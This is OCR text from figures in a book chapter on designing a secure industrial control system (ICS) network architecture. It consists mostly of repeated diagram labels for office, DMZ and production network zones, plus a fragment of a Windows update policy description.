
If the status is set to Enabled, the Automatic Updates client connects to the specified intranet Microsoft update service (or alternate download server), instead of Windows Update, to


OK | Cancel | Apply


Chapter 4: Designing the ICS Architecture with Security in Mind



Office Network
Internet
IT-DMZ
Client
Client
Local/projects Database Server
Secure Vendor Access Solution
Workstation
Enterprise Routing and Switching
Secure Remote Employee/Office Access Solution
Production Network
Assembly
Utilities
Packaging
Maintenance Laptop


Office Network
Internet
IT-DMZ
Secure Vendor Access Solution
Secure Remote Employee/Office Access Solution
Client
Client
Workstation
Local / Projects Database Server
Enterprise Routing and Switching
Production Network
Ethernet Switch/Hub
Assembly
Utilities
Packaging
Engineering Department
Workstation-1
Workstation-2
Maintenance Laptop


Office Network
Client
Client
Workstation
Local / Projects
Database Server
Internet
IT-DMZ
Secure Vendor
Access Solution
Secure Remote Employee/Office
Access Solution
Enterprise
Routing
and Switching
Servers used for interaction with ICS
ICS-SIEM
ERP/MES Server
Pi
Historian
Clients used for interaction with ICS
Pi Historian Client
MSSQL Report
Services Client
MES/ERP Client
Production Network
Ethernet
Switch/Hub
Assembly
Utilities
Packaging
Engineering Department
Workstation-1
Workstation-2
Maintenance Laptop



Office Network
Internet
Client
Client
Workstation
Local / Projects Database Server
IT-DMZ
Secure Vendor Access Solution
Secure Remote Employee/Office Access Solution
Enterprise Routing and Switching
Servers used for interaction with ICS
ICS-SIEM
ERP/MES Server
Pi Historian
Clients used for interaction with ICS
Pi Historian Client
MSSQL Report Services Client
MES/ERP Client
Production Network
Ethernet Switch/Hub
Assembly
Utilities
Packaging
Engineering Department
Workstation-1
Workstation-2
Maintenance Laptop



Internet
Office Network
Client
Client
Local/projects Database Server
Workstation
IT-DMZ
Secure Vendor Access Solution
Secure Remote Employee/Office Access Solution
Enterprise Routing and Switching
Servers used for interaction with ICS
ICS-SIEM
ERP/MES Server
Pi Historian
Firewall into ICS
Clients used for interaction with ICS
Pi Historian Client
MSSQL Report Services Client
MES/ERP Client
Production Network
Ethernet Switch/Hub
Assembly
Utilities
Packaging
Engineering Department
Workstation-1
Workstation-2
Maintenance Laptop

